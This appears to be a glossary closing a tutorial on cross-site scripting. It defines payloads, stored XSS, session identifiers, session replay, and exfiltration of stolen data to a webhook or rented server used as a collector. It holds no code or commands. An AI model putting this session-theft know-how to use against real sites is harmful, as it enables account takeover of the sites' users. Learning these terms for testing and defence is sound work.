- JSON.stringify: a built-in JavaScript function that turns an object into a text string.
- Local Storage: a simple browser key-value store for strings, reachable through
window.localStorage. - Object store: a table inside an IndexedDB database.
- Out-of-band exfiltration: sending stolen data through a different channel than the one used to deliver the attack, for example an image request to a webhook.
- Payload: the piece of code an attacker delivers to make something happen in a victim's browser.
- Reflection point: the place in a page where user input is inserted and shown back.
- Session: the state that tells a site you are logged in, usually represented by a session identifier.
- Session identifier: a long random string that proves who you are; stealing it often lets an attacker act as you.
- Session replay: copying a stolen session into your own browser so the site treats you as the victim.
- Stored XSS: Cross-Site Scripting where the malicious input is saved on the server and shown to other users later.
- Template literal: a JavaScript string written with backticks that allows values to be inserted with
${...}. - Transaction: a group of database operations treated as one unit, so either all happen or none do.
- VPS: Virtual Private Server; a rented computer you control, usable as a collector for exfiltrated data.
- Webhook: a URL that accepts incoming requests and records them, used as a collector.
- WSTG: the OWASP Web Security Testing Guide, a public document describing how to test web applications.
- XSS (Cross-Site Scripting): getting your own code to run inside someone else's browser in the context of a website you do not control.



